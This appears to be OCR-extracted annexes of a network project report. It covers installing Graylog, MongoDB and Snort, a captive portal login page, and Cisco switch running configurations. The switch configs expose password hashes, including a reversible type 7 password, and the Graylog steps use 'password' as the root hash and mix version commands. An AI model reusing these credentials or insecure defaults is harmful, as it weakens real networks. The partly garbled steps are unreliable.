"number_of_nodes" : 1,
"number_of_data_nodes" : 1,
"active_primary_shards" : 0,
"active_shards" : 0,
"relocating_shards" : 0,
"initializing_shards" : 0,
"unassigned_shards" : 0,
"delayed_unassigned_shards" : 0,
"number_of_pending_tasks" : 0,
"number_of_in_flight_fetch" : 0,
"task_max_waiting_in_queue_millis" : 0,
"active_shards_percent_as_number" : 100.0
}
```

Once you are done, you can proceed to the next step.

Installing MongoDB

First, you will need to import the MongoDB public GPG key into apt.

```
sudo apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 --recv
EA312927
```

Next, create the MongoDB source list file with the following command:

```
sudo echo 'deb http://downloads-distro.mongodb.org/repo/debian-
sysvinit
dist 10gen' | sudo tee /etc/apt/sources.list.d/mongodb.list
```

Update your apt database and install MongoDB with the following command:

```
sudo apt-get update –y
sudo apt-get install mongodb
```

Next, start the MongoDB service and enable it to start on boot:

```
sudo systemctl start mongodb
sudo systemctl enable mongodb
```

Installing Graylog

First, you will need to download and install graylog repository on your system.

You can do this by using wget command:

```
wget https://packages.graylog2.org/repo/packages/graylog-2.0-
repository_latest.deb
```

Next, install graylog repository with the following command:

```
$ wget https://packages.graylog2.org/repo/packages/graylog-
2.2-repository_latest.deb
$ sudo dpkg -i graylog-2.2-repository_latest.deb
$ sudo apt-get update && sudo apt-get install graylog-
server
sudo dpkg -i graylog-2.0-repository_latest.deb
```

Next, Install https support and update the repository cache with the following commands:

```
sudo apt-get install apt-transport-https -y sudo apt-get update -y
```

Finally install Graylog server with the following command:

```
sudo apt-get install -y graylog-server
```

Next, you will need to install pwgen to generate password secret keys for graylog server.

```
sudo apt-get install pwgen
```

Next, generate a secret key using pwgen command:

```
pwgen -N 1 -s 96
```

You should see the following output:

```
eK76Gx7mwdQGIVYzOm7GYmucqiGShvZQ96vIQFyf0PHEi0bTFSQemte2ADkMZllv0epvpe
SGqiI
nvnnXxxxRpQyYLKCyvL8v
```

Next, set a hash password for the root user that can be used to to login into the web interface.

```
echo -n password | sha256sum
```

You should see the following output:

```
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8 -
```

Next, you will need to edit the `server.conf` file to begin the graylog configuration.

```
sudo nano /etc/graylog/server/server.conf
```

Change the file as shown below:

```
password_secret =
root_password_sha2 =
root_email = hitjethva@gmail.com
root_timezone = UTC
elasticsearch_discovery_zen_ping_unicast_hosts = 192.168.15.110:9300
is_master = true
elasticsearch_max_docs_per_index = 20000000
elasticsearch_max_number_of_indices = 20
elasticsearch_shards = 1
elasticsearch_replicas = 0
```

Save and close the file when you are finish.

Installing the Graylog Web Interface

You can configure Graylog web interface by editing server.conf file.

```
sudo nano /etc/graylog/server/server.conf
```
Change the following lines:
```
rest_listen_uri = http://192.168.15.110:12900/
web_listen_uri = http://192.168.15.110:9000/
```
Once you are done, restart the Graylog service with the following command:
```
sudo systemctl daemon-reload
sudo systemctl restart graylog-server
```
Start automatique :
```
sudo systemctl enable graylog-server.service
sudo systemctl start graylog-server.service
```
Accessing the Graylog Web Interface
Once everything is up to date, it's time to access graylog web interface.
Open your favourite web browser and type the URL http://192.168.15.110:9000. Login with
username `admin` and the password you configured at root_password_sha2 on server.conf.
You should see the following pages:

Conclusion
Congratulations! you have successfully installed and configured graylog server on Ubuntu
16.04. You can now easily explore the other functionality that it offers.
iptables -A PREROUTING -t nat -i ens160 -p udp --dport 514 -j REDIRECT --to-port 9514
(attention au nom de l'interface entrant !)
1. Create new Syslog UDP inputs and listen to any port (ex: 5514)
2. Manipulate traffic using iptable:
Tester et ajouter cette ligne dans rc.local
Test pour voir si qqch arrive de 10.136.0.20 par exemple :
tcpdump -i eth0 host 10.136.0.20

Annexe 5 : Code HTML Portail Captif

```
<head>


    <meta name="viewport" content="width=device-width, initial-
scale=1, shrink-to-fit=no">
    <meta name="description" content="">
    <meta name="author" content="">

    <title>WiFi Gen&egrave;ve</title>
<link href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0-
beta.3/css/bootstrap.min.css" rel="stylesheet">
</head>

  <body>

    </div>
      <div class="row">
      <div class="col-lg-4 text-center">
        </div>
        <div class="col-lg-4 text-center">
          <form method="post" action="$PORTAL_ACTION$" class="form-
signin">
            <h2 class="text-center form-signin-heading">WiFi
Gen&egrave;ve</h2>
            <input class="form-control" name="auth_user" type="text"
placeholder="Utilisateur">
            <input class="form-control" name="auth_pass"
type="password" placeholder="Mot de passe">
            <input name="redirurl" type="hidden"
value="$PORTAL_REDIRURL$">
            <input name="zone" type="hidden" value="$PORTAL_ZONE$">
            <input class="btn btn-lg btn-dark btn-block" name="accept"
type="submit" value="Login">
        </form>
        </div>
        <div class="col-lg-4 text-center">
        </div>
      </div>

    </div>
  </body>
```

Annexe 6 : Show run Switch DMZ-WAN

```
SW-WAN-DMZ#show run
Building configuration...

Current configuration : 3118 bytes
!
! Last configuration change at 10:30:27 MET Wed Jan 24 2018
! NVRAM config last updated at 15:23:13 MET Fri Dec 1 2017
!
version 15.0
no service pad
service timestamps debug datetime localtime
service timestamps log datetime localtime
service password-encryption
!
hostname SW-WAN-DMZ
!
boot-start-marker
boot-end-marker
!
!
enable secret 5 $1$33ri$ZdLgyS1.dYcd6PmvILwji.
!
no aaa new-model
clock timezone MET 1 0
clock summer-time EET recurring last Sun Mar 2:00 last Sun Oct 3:00
system mtu routing 1500
!
!
spanning-tree mode pvst
spanning-tree extend system-id
!
vlan internal allocation policy ascending
!
ip tftp source-interface Vlan1
!
!
interface FastEthernet0/1
 spanning-tree portfast
!
interface FastEthernet0/2
 spanning-tree portfast
!
interface FastEthernet0/3
 spanning-tree portfast
!
interface FastEthernet0/4
 spanning-tree portfast
!
interface FastEthernet0/5
 switchport access vlan 10
 spanning-tree portfast
!
```

```
interface FastEthernet0/6
 switchport access vlan 10
 spanning-tree portfast
!
interface FastEthernet0/7
 switchport access vlan 10
 spanning-tree portfast
!
interface FastEthernet0/8
 switchport access vlan 10
 spanning-tree portfast
!
interface GigabitEthernet0/1
!
interface Vlan1
 ip address 172.16.0.5 255.255.255.0
!
ip default-gateway 172.16.0.1
ip http server
ip http secure-server
!
!
logging trap debugging
logging host 10.136.3.7
!
!
line con 0
line vty 0 4
 password 7 13061E010803
 login
line vty 5 15
 login
!
ntp server 10.136.0.21
end
```

Annexe 7 : Show run Switch LAN

```
show run
Building configuration...

Current configuration : 3770 bytes
!
! Last configuration change at 17:55:42 MET Mon Jan 22 2018
! NVRAM config last updated at 15:47:15 MET Thu Dec 21 2017
!
version 15.0
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname SW-LAN
!
boot-start-marker
boot-end-marker
!
!
!
no aaa new-model
clock timezone MET 1 0
clock summer-time EET recurring last Sun Mar 2:00 last Sun Oct 3:00
system mtu routing 1500
ip routing
!
ip dhcp excluded-address 172.16.98.1 172.16.98.16
ip dhcp excluded-address 172.16.98.100 172.16.98.254
ip dhcp excluded-address 172.20.20.1 172.20.20.50
ip dhcp excluded-address 172.20.30.1 172.20.30.50
ip dhcp excluded-address 172.20.40.1 172.20.40.50
ip dhcp excluded-address 172.20.50.1 172.20.50.50
ip dhcp excluded-address 172.20.70.1 172.20.70.50
ip dhcp excluded-address 172.20.80.1 172.20.80.50
!
ip dhcp pool vlan100
 network 172.16.98.0 255.255.255.0
 default-router 172.16.98.1
 dns-server 172.16.98.1
 option 43 hex f104.ac10.6206
!
ip dhcp pool V20
 network 172.20.20.0 255.255.255.0
 default-router 172.20.20.1
 dns-server 172.16.98.1
!
ip dhcp pool V30
```

```
 network 172.20.30.0 255.255.255.0
 default-router 172.20.30.1
 dns-server 172.16.98.1
!
ip dhcp pool V40
 network 172.20.40.0 255.255.255.0
 default-router 172.20.40.1
 dns-server 172.16.98.1
!
ip dhcp pool V50
 network 172.20.50.0 255.255.255.0
 default-router 172.20.50.1
 dns-server 172.16.98.1
!
ip dhcp pool V70
 network 172.20.70.0 255.255.255.0
 default-router 172.20.70.1
 dns-server 172.16.98.1
!
ip dhcp pool V80
 network 172.20.80.0 255.255.255.0
 default-router 172.20.80.1
 dns-server 172.16.98.1
!
!
!
spanning-tree mode pvst
spanning-tree extend system-id
!
vlan internal allocation policy ascending
!
!
!
interface FastEthernet0/1
 switchport access vlan 100
 switchport mode access
!
interface FastEthernet0/2
 switchport trunk encapsulation dot1q
 switchport trunk allowed vlan 20,30,40,50,70,80
 switchport mode trunk
!
interface FastEthernet0/3
 switchport access vlan 100
 switchport mode access
!
interface FastEthernet0/4
 switchport access vlan 100
 switchport mode access
 ip access-group 100 in
```

```
!
interface FastEthernet0/5
 switchport access vlan 100
 switchport mode access
 ip access-group 100 in
!
interface FastEthernet0/6
 switchport access vlan 100
 switchport mode access
 ip access-group 100 in
!
interface FastEthernet0/7
 switchport access vlan 100
 switchport mode access
 ip access-group 100 in
!
interface FastEthernet0/8
 switchport access vlan 100
 switchport mode access
!
interface GigabitEthernet0/1
 switchport access vlan 100
 switchport mode access
 ip access-group 100 in
!
interface Vlan1
 no ip address
!
interface Vlan20
 ip address 172.20.20.1 255.255.255.0
!
interface Vlan30
 ip address 172.20.30.1 255.255.255.0
!
interface Vlan40
 ip address 172.20.40.1 255.255.255.0
!
interface Vlan50
 ip address 172.20.50.1 255.255.255.0
!
interface Vlan70
 ip address 172.20.70.1 255.255.255.0
!
interface Vlan80
 ip address 172.20.80.1 255.255.255.0
!
interface Vlan100
 ip address 172.16.98.5 255.255.255.0
!
ip default-gateway 172.16.98.1
```

```
ip http server
ip http secure-server
!
!
ip route 0.0.0.0 0.0.0.0 172.16.98.1
!
logging trap debugging
logging host 10.136.3.7
access-list 100 permit ip host 172.16.0.169 host 172.16.98.6
access-list 100 deny   tcp any host 172.16.98.6 eq 443
access-list 100 deny   udp any host 172.16.98.6 eq 443
access-list 100 deny   tcp any host 172.16.98.8 eq www
access-list 100 deny   udp any host 172.16.98.8 eq 80
access-list 100 permit ip any any
!
!
line con 0
line vty 5 15
!
!
monitor session 1 source interface Fa0/2 - 7 rx
monitor session 1 destination interface Fa0/8
ntp server 10.136.0.21
end
```

Annexe 8 : Tutoriel installation de Snort

Snort

Ceci est pour un snort tourne sur sur un VM hoster sur un Windows.
Pour ne pas avoir d'addresse ip et ainsi être plus discret


```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto ens37
iface ens37 inet static
address 172.16.0.171
netmask 255.255.255.0
network 172.16.0.0
gateway 172.16.0.1
dns-nameservers 160.53.236.30

# The second network interface
allow-hotplug ens33
iface ens33 inet manual
pre-up ifconfig $IFACE up
post-down ifconfig $IFACE down
```

Sur Windows :

Il faut aller dans :
Control Panel\Network and Internet\Network Connections
Ensuite sur l'interface qui va écouter, la notre est donc ens33, qui est sous windows l'interface Ethernet, ce qui pour vous peut être différent comme « Ethernet 2 ». ON fait un clique droit – Properties et dans l'onglet « Networking », On décoche tout sauf « WMware Bridge Protocol »

Ligne 45 changer le réseau home par :

```
# Setup the network addresses you are protecting
ipvar HOME_NET 172.16.97.0/24
```



Next we will create a directory to save the downloaded tarball files:

```
mkdir ~/snort_src
cd ~/snort_src
```

Next we need to install all the prerequisites from the Ubuntu repositories:

```
sudo apt-get install -y build-essential libpcap-dev libpcre3-dev
libdumbnet-dev bison flex zlib1g-dev liblzma-dev openssl libssl-dev
```

Breakdown of the packages you are installing:

- **build-essential**: provides the build tools (GCC and the like) to compile software.
- **bison, flex**: parsers required by DAQ (DAQ is installed later below).
- **libpcap-dev**: Library for network traffic capture required by Snort.
- **libpcre3-dev**: Library of functions to support regular expressions required by Snort.
- **libdumbnet-dev**: the libdnet library provides a simplified, portable interface to several low-level networking routines. Many guides for installing Snort install this library from source, although that is not necessary.
- **zlib1g-dev**: A compression library required by Snort.
- **liblzma-dev**: Provides decompression of swf files (adobe flash)
- **openssl** and **libssl-dev**: Provides SHA and MD5 file signatures

The final library that Snort requires is the development library for Nghttp2: a HTTP/2 C Library which implements the HPAC header compression algorithm.

In Ubuntu 16 the install is easy:

```
# Ubuntu 16 only:
sudo apt-get install -y libnghttp2-dev
```

Download and install the latest version of DAQ from the Snort website. The steps below use wget to
download version 2.0.6 of DAQ, which is the latest version at the time of writing this guide.
cd ~/snort_src
wget https://snort.org/downloads/snort/daq-2.0.6.tar.gz
tar -xvzf daq-2.0.6.tar.gz
cd daq-2.0.6
./configure
make
sudo make install
when you run ./configure, you should see the following output that shows which modules are being configured
and which will be avaliable when you compile DAQ:
Build AFPacket DAQ module.. : yes
Build Dump DAQ module..... : yes
Build IPFW DAQ module..... : yes
Build IPQ DAQ module..... : no
Build NFQ DAQ module..... : no
Build PCAP DAQ module..... : yes
Build netmap DAQ module.... : no
This tells you which DAQ modules have been configured. For most installations, you only need AFPacket
and PCAP. More information about the various DAQ modules can be found here. The PCAP DAQ module
is the default module, used for getting packets into Snort from a file or an interface. AFPacket is used
for inline mode (Snort as an IPS). For more advanced installations, you might want the NFQ or netmap
modules. This guide doesn't cover installing or using those modules, but if you need NFQ, please install the
libnetfilter-queue-dev
package before installing DAQ.

Installation de Snort

Once all pre-requisites are installed, we are ready to download the Snort source tarball, compile, and then install. The
`--enable-sourcefire`
option gives Packet Performance Monitoring (PPM)
[4] [5]
, which lets us do
performance monitoring for rules and pre-processors, and builds Snort the same way that the Snort team does:

```
cd ~/snort_src
wget https://snort.org/downloads/snort/snort-2.9.11.tar.gz
tar -xvzf snort-2.9.11.tar.gz
cd snort-2.9.11
./configure --enable-sourcefire
make
sudo make install
```

Note
: As long as you don't see
`configure: error: "Fatal!"`
when running

`./configure`
, you are ok
to continue. If you get an error, then you should resolve the error before continuing. you can pipe the output from
`./configure`
into
`grep "... no"`
to get a list of all software that didn't install. You can run
`./configure`
more than once, first to make sure that there are no overall issues, then again to see what optional components didn't install:
`./configure | grep "... no"`
(you could also use the
`tee`
command
to save the output to screen and file).
Optional
: If you are interested in seeing the other compile-time options that are available, run
`./configure`
`--help`
to get a list of all compile-time options. The Snort team has tried to ensure that the default settings are good for most basic installations, so you shouldn't need to change anything unless you are trying to do something special. A couple of options you might consider based on your specific situation are
`--enable-inline-init-failopen`
which allows Snort running in inline mode to still pass traffic between interfaces if the Snort daemon fails, and
`--enable-large-pcap`
, which enables PCAP files larger than 2 GB

Run the following command to update shared libraries (you'll get an error when you try to run Snort if you skip this step):
`sudo ldconfig`
Place a symlink to the Snort binary in /usr/sbin:
`sudo ln -s /usr/local/bin/snort /usr/sbin/snort`
Test Snort by running the binary as a regular user, passing it the
`-V`
flag (which tells Snort to verify itself and any configuration files passed to it). You should see output similar to what is shown below (although exact version numbers may be slightly different):

```
user@snortserver:~
$
snort -V
,,_ -*> Snort! <*-
o")~ Version 2.9.9.0 GRE (Build 56)
''''
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
4
--enable-sourcefire
:
http://blog.snort.org/2011/09/snort-291-installation-guide-for-centos.html
5
PPM:
https://www.snort.org/faq/readme-ppm
6
Copyright (C) 2014-2016 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.7.4
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8
user@snortserver:~
$
```

Configuring Snort to Run in NIDS Mode

Since we don't want Snort to run as root, we need to create an unprivileged account and group for the
daemon to run under
`(snort:snort)`
. We will also create a number of files and directories required by
Snort, and set permissions on those files. Snort will have the following directories:
Configurations and rule
files in
`/etc/snort`
Alerts will be written to

```
/var/log/snort
```
Compiled rules (.so rules) will be stored in
```
/usr/local/lib/snort
dynamicrules
# Create the snort user and group:
sudo groupadd snort
sudo useradd snort -r -s /sbin/nologin -c SNORT_IDS -g snort
# Create the Snort directories:
sudo mkdir /etc/snort
sudo mkdir /etc/snort/rules
sudo mkdir /etc/snort/rules/iplists
sudo mkdir /etc/snort/preproc_rules
sudo mkdir /usr/local/lib/snort_dynamicrules
sudo mkdir /etc/snort/so_rules
# Create some files that stores rules and ip lists
sudo touch /etc/snort/rules/iplists/black_list.rules
sudo touch /etc/snort/rules/iplists/white_list.rules
sudo touch /etc/snort/rules/local.rules
sudo touch /etc/snort/sid-msg.map
# Create our logging directories:
sudo mkdir /var/log/snort
sudo mkdir /var/log/snort/archived_logs
# Adjust permissions:
sudo chmod -R 5775 /etc/snort
sudo chmod -R 5775 /var/log/snort
sudo chmod -R 5775 /var/log/snort/archived_logs
sudo chmod -R 5775 /etc/snort/so_rules
sudo chmod -R 5775 /usr/local/lib/snort_dynamicrules
```
We want to change ownership of the files we created above as well to make sure Snort can access the files it
uses:
```
# Change Ownership on folders:
sudo chown -R snort:snort /etc/snort
sudo chown -R snort:snort /var/log/snort
sudo chown -R snort:snort /usr/local/lib/snort_dynamicrules
```
Snort needs some configuration files and the dynamic preprocessors copied from the Snort source tarball into
the
```
/etc/snort
```
folder.
The configuration files are:
7
•
classification.config
•
file
magic.conf
•
reference.config
•
snort.conf
•
threshold.conf
•
attribute

table.dtd
•
gen-msg.map
•
unicode.map
To copy the configuration files and the dynamic preprocessors, run the following commands:

```
cd ~/snort_src/snort-2.9.11/etc/
sudo cp *.conf* /etc/snort
sudo cp *.map /etc/snort
sudo cp *.dtd /etc/snort
cd ~/snort_src/snort-2.9.11/src/dynamic-
preprocessors/build/usr/local/lib/snort_dynamicpreprocessor/
sudo cp * /usr/local/lib/snort_dynamicpreprocessor/
```

We now have the following directory layout and file locations:
Snort binary file:

```
/usr/local/bin/snort
```

Snort configuration file:

```
/etc/snort/snort.conf
```

Snort log data directory:

```
/var/log/snort
```

Snort rules directories:

```
/etc/snort/rules
/etc/snort/so
rules
/etc/snort/preproc
rules
/usr/local/lib/snort
dynamicrules
```

Snort IP list directories:

```
/etc/snort/rules/iplists
```

Snort dynamic preprocessors:

```
/usr/local/lib/snort
dynamicpreprocessor/

sudo apt-get install tree
```

Our Snort directory listing looks like this:

```
user@snortserver:~$ tree /etc/snort
/etc/snort
|-- attribute_table.dtd
|-- classification.config
|-- file_magic.conf
|-- gen-msg.map
|-- preproc_rules
|-- reference.config
|-- rules
| |-- iplists
| | |-- black_list.rules
| | |-- white_list.rules
| |-- local.rules
|-- sid-msg.map
|-- snort.conf
|-- so_rules
|-- threshold.conf
```

```
|-- unicode.map
```
We now need to edit Snort's main configuration file,
```
/etc/snort/snort.conf
```
. When we run Snort with
8
this file as an argument, it tells Snort to run in NIDS mode.
We need to comment out all of the individual rule files that are referenced in the Snort configuration file,
since instead of downloading each file individually, we will use PulledPork to manage our rulesets, which
combines all the rules into a single file. The following line will comment out all rulesets in our
```
snort.conf
```
file (there are about 100 lines to comment out, beginning at line 540):
```
sudo sed -i "s/include \$RULE\_PATH/#include \$RULE\_PATH/"
/etc/snort/snort.conf
```
We will now manually change some settings in the
```
snort.conf
```
file, using your favourite editor:
```
sudo vi /etc/snort/snort.conf
```
Change the following lines to meet your environment:
Line 45,
```
HOME
NET
```
should match your internal (friendly) network. Celui qu'on veut protéger In the below example our HOME
NET is
10.0.0.0 with a 24-bit subnet mask (255.255.255.0)
6
:
```
ipvar HOME_NET 10.0.0.0/24
```
Note: You should not set
```
EXTERNAL
NET
```
to
```
!
$
HOME
NET
```
as recommended in some guides, since it can cause
Snort to miss alerts.
Note: it is vital that your HOME
NET match the IP subnet of the interface that you want Snort to listen
on. Please use
```
ifconfig | grep "inet add"
```
to ensure you have the right address and mask set. Often
this will be a 192.168.1.x or 10.0.0.x IP address.
Set the following file paths in snort.conf, beginning at line 104:
```
var RULE_PATH /etc/snort/rules
var SO_RULE_PATH /etc/snort/so_rules
var PREPROC_RULE_PATH /etc/snort/preproc_rules
var WHITE_LIST_PATH /etc/snort/rules/iplists
var BLACK_LIST_PATH /etc/snort/rules/iplists
```
In order to make testing Snort easy, we want to enable the
```
local.rules
```

file, where we can add rules that
Snort can alert on. Un-comment (remove the hash symbol) from line 546 so it looks like this:
`include`
`$`
`RULE_PATH/local.rules`
Once the configuration file is ready, we will have Snort verify that it is a valid file, and all necessary files
it references are correct. We use the
`-T`
flag to test the configuration file, the
`-c`
flag to tell Snort which
configuration file to use, and
`-i`
to specify the interface that Snort will listen on (this is a new requirement
beginning with the 2.9.8.x version of Snort when active response is enabled). Run
`sudo snort -T -c`
`/etc/snort/snort.conf -i eth0`
. Run this command as shown below and look for the following output
(only the last few lines of the output are shown for clarity):

```
user@snortserver:~
$
sudo snort -T -i eth0 -c /etc/snort/snort.conf
(...)
Snort successfully validated the configuration!
Snort exiting
user@snortserver:~
$
```

Note for Ubuntu 16
: Interface names have changed, and are system specific (no longer listed as ethN). In the above command, you need to replace
`eth0`
with the name of your interface (a valid interface), as shown
with the
`ifconfig`
command (in my case it is
`ens160`
).
`6`
`http://books.gigatux.nl/mirror/snortids/0596006616/snortids-CHP-5-SECT-1.html`
9
It is a good idea to scroll up through the output from this command to get a feel for what Snort is loading.
A lot of it won't make sense at this time, but it will become more clear as you work more with Snort. Look
for any errors and warnings listed.

Writing a Simple Rule to Test Snort Detection

At this stage, Snort does not have any rules loaded (our rule files referenced in
`snort.conf`
are empty). You

can verify that Snort has not loaded any rules if you scroll up through the output from the previous command
and look for:
`0 Snort rules read`
. To test Snort's detection abilities, let's create a simple rule that will
cause Snort to generate an alert whenever Snort sees an ICMP "Echo request" or "Echo reply" message,
which is easy to generate with the ubiquitous
`ping`
utility (this makes for easy testing of the rule).
Paste the following single line into the empty local rules file:
`/etc/snort/rules/local.rules`
`sudo vi /etc/snort/rules/local.rules`
(note, this
should go on one line):
```
alert icmp any any -> $HOME_NET any (msg:"ICMP test detected"; GID:1;
sid:10000001; rev:001; classtype:icmp-event;)
```
Barnyard2 doesn't read meta-information about alerts from the local.rules file. Without this information,
Barnyard2 won't know any details about the rule that triggered the alert, and will generate non-fatal errors
when adding new rules with PulledPork (done in a later step). To make sure that barnyard2 knows that
the rule we created with unique identifier 10000001 has the message "ICMP Test Detected", as well as
some other information (please see this blog post for more information). We add the following line to the
`/etc/snort/sid-msg.map`
`sudo vi /etc/snort/sid-msg.map`
file:
```
#v2
1 || 10000001 || 001 || icmp-event || 0 || ICMP Test detected ||
url,tools.ietf.org/html/rfc792
```
When you un-commented line 546 above (
`include`
`$`
`RULE`
`PATH/local.rules`
) you were telling Snort that
the
`local.rules`
file should be loaded by Snort. When Snort loads that file on start-up, it will see the rule you created, and use that rule on all traffic the interface sees. In this case, when we created the rule, we told
Snort that it should generate an alert when it sees an ICMP ping.
10
Since we made changes to the Snort configuration, we should test the configuration file again:
`sudo snort -T -c /etc/snort/snort.conf -i eth0`
This time if you scroll up through the output, you will find that one rule (the one we created in
`local.rules`
,
and loaded by the
`include`
directive in

snort.conf
) has been loaded:
```
(...)
++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
1 Snort rules read
1 detection rules
0 decoder rules
0 preprocessor rules
1 Option Chains linked into 1 Chain Headers
0 Dynamic rules
++++++++++++++++++++++++++++++++++++++++++++++++++
+-------------------[Rule Port Counts]---------------------------------------
| tcp udp icmp ip
| src 0 0 0 0
| dst 0 0 0 0
| any 0 0 1 0
| nc 0 0 1 0
| s+d 0 0 0 0
+------------------------------------------------------------------------------
```
Now that we know that Snort correctly loads our rule and our configuration, we can start snort in NIDS
mode, and tell it to output any alerts right to the console. We will run Snort from the command line, using
the following flags:
-A console
The ‘console’ option prints fast mode alerts to stdout
-q
Quiet mode. Don’t show banner and status report.
-u snort
Run Snort as the following user after startup
-g snort
Run Snort as the following group after startup
-c /etc/snort/snort.conf
The path to our
snort.conf
file
-i eth0
The interface to listen on (change to your interface if different)
Note: If you are running Ubuntu 16, remember that your interface name is not eth0.
```
$
sudo /usr/local/bin/snort -A console -q -u snort -g snort -c
/etc/snort/snort.conf -i ens33
```
When you execute this command, you will not initially see any output. Snort is running, and is processing
all packets that arrive on eth0 (or whichever interface you specified with the
-i
flag). Snort compares each
packet to the rules it has loaded (in this case our single ICMP Ping rule), and will then print an alert to the
console when a packet matches our rule.
From another computer, ping the IP address of eth0 on the Snort computer, and you should see console
output similar to what is displayed below. Do not ping from your Snort server, as the traffic will not be
captured by Snort. This output is the individual alerts that Snort is writing to the console when it matches
packets to the ICMP rule you created. In the below example, the Snort server is listening on eth0 with and

IP address of 10.0.0.105, and the computer generating the ping is 10.0.0.59.

```
12/06
-
12:14:28.908206 [
**
] [1:10000001:1] ICMP test detected [
**
] [Classification: Generic ICMP event] [Priority: 3]
{
ICMP
}
10.0.0.59
-
>
10.0.0.105
12/06
-
12:14:28.908241 [
**
] [1:10000001:1] ICMP test detected [
**
] [Classification: Generic ICMP event] [Priority: 3]
{
ICMP
}
10.0.0.105
-
>
10.0.0.59
12/06
-
12:14:29.905893 [
**
] [1:10000001:1] ICMP test detected [
**
] [Classification: Generic ICMP event] [Priority: 3]
{
ICMP
}
10.0.0.59
-
>
10.0.0.105
^C
***
Caught Int
-
Signal
```

Use
`ctrl-c`
to stop Snort from running. Note that Snort has saved a copy of this information in
`/var/log/snort`
,
with the name
`snort.log.nnnnnnnnn`
(the numbers may be different). At this point Snort is running correctly in NIDS mode and generating alerts.

Installing PulledPork

PulledPork is a perl script that will download, combine, and install/update snort rulesets from various
locations for use by Snort. If you would rather install rulesets manually, see Apendix: Installing Snort Rules
Manually.
Install the PulledPork pre-requisites:

```
sudo apt-get install -y libcrypt-ssleay-perl liblwp-useragent-
determined-perl
```

Download and install the latest PulledPork perl script and configuration files:

```
cd ~/snort_src
wget https://github.com/shirkdog/pulledpork/archive/master.tar.gz -
O pulledpork-master.tar.gz
tar xzvf pulledpork-master.tar.gz
cd pulledpork-master/
sudo cp pulledpork.pl /usr/local/bin
sudo chmod +x /usr/local/bin/pulledpork.pl
```

```
sudo cp etc/*.conf /etc/snort
```
Check that PulledPork runs by checking the version, using the
`-V`
flag:
```
user@snortserver:~
$
/usr/local/bin/pulledpork.pl -V
PulledPork v0.7.3 - Making signature updates great again!
user@snortserver:~
$
```

Configuring PulledPork to Download Rulesets

There are a few rulesets (groups of rules for Snort) that PulledPork can download. You can configure
PulledPork to download the free blacklist from Talos and the free community ruleset from Snort without
creating a free snort.org account. However, if you want to download the regular rules and documentation
for those rules, you need to create a free account on
`http://snort.org`
in order to get a unique Oinkcode
that will allow you to download these newer rulesets.
I recommend you create a snort.org account and get an oinkcode before continuing. Keep this oinkcode
private.
Configure PulledPork by editing
`/etc/snort/pulledpork.conf`
with the following command:
15
```
sudo vi /etc/snort/pulledpork.conf
```
Anywhere you see
<
oinkcode
>
enter the oinkcode you received from snort.org (if you didn't get an oinkcode,
you'll need to comment out lines 19):
```
Line 19: enter your oinkcode where appropriate (or comment out if
no oinkcode)
Line 29: Un-comment for Emerging threats ruleset (not tested with
this guide)
Line 74: change to: rule_path=/etc/snort/rules/snort.rules
Line 89: change to: local_rules=/etc/snort/rules/local.rules
Line 92: change to: sid_msg=/etc/snort/sid-msg.map
Line 96: change to: sid_msg_version=2
Line 119: change to: config_path=/etc/snort/snort.conf
Line 133: change to: distro=Ubuntu-12-04
Line 141: change to:
black_list=/etc/snort/rules/iplists/black_list.rules
```

```
Line 150: change to: IPRVersion=/etc/snort/rules/iplists
```
We want to run PulledPork manually this one time to make sure it works. The following flags are used with
PulledPork:
-l
Write detailed logs to /var/log
-c /etc/snort/snort.conf
The path to our pulledpork.conf file
Run the following command:
```
sudo /usr/local/bin/pulledpork.pl -c /etc/snort/pulledpork.conf -l
```
PulledPork should finish with output similar to the below (showing the new rules downloaded, in the example
below there are over 30,000 new rules downloaded). You can ignore warnings about not running inline, since
that doesn't apply to our configuration:
```
(...)
Rule Stats...
New:-------31209
Deleted:---0
Enabled Rules:----10517
Dropped Rules:----0
Disabled Rules:---20692
Total Rules:------31209
IP Blacklist Stats...
Total IPs:-----1935
Done
user@snortserver:~
$
```
When PulledPork completes successfully as above, You should now see `snort.rules` in `/etc/snort/rules/`.
Pulled Pork combines all the rules into one file: `/etc/snort/rules/snort.rules`. You need to make sure
to add the line:
`include $RULE PATH/snort.rules`
to the `snort.conf file`, or the PulledPork rules will
never be read into memory when Snort starts.
Edit `/etc/snort/snort.conf`, and add to the end of the file (or at line 548 if you want to keep it in a logical
place):

```
include
$
RULE_PATH/snort.rules
```
16
Since we've modified the Snort configuration file (via the loaded rules file), we should test the Snort config-
uration file. This will also check the new
`snort.rules`
file that PulledPork created:
```
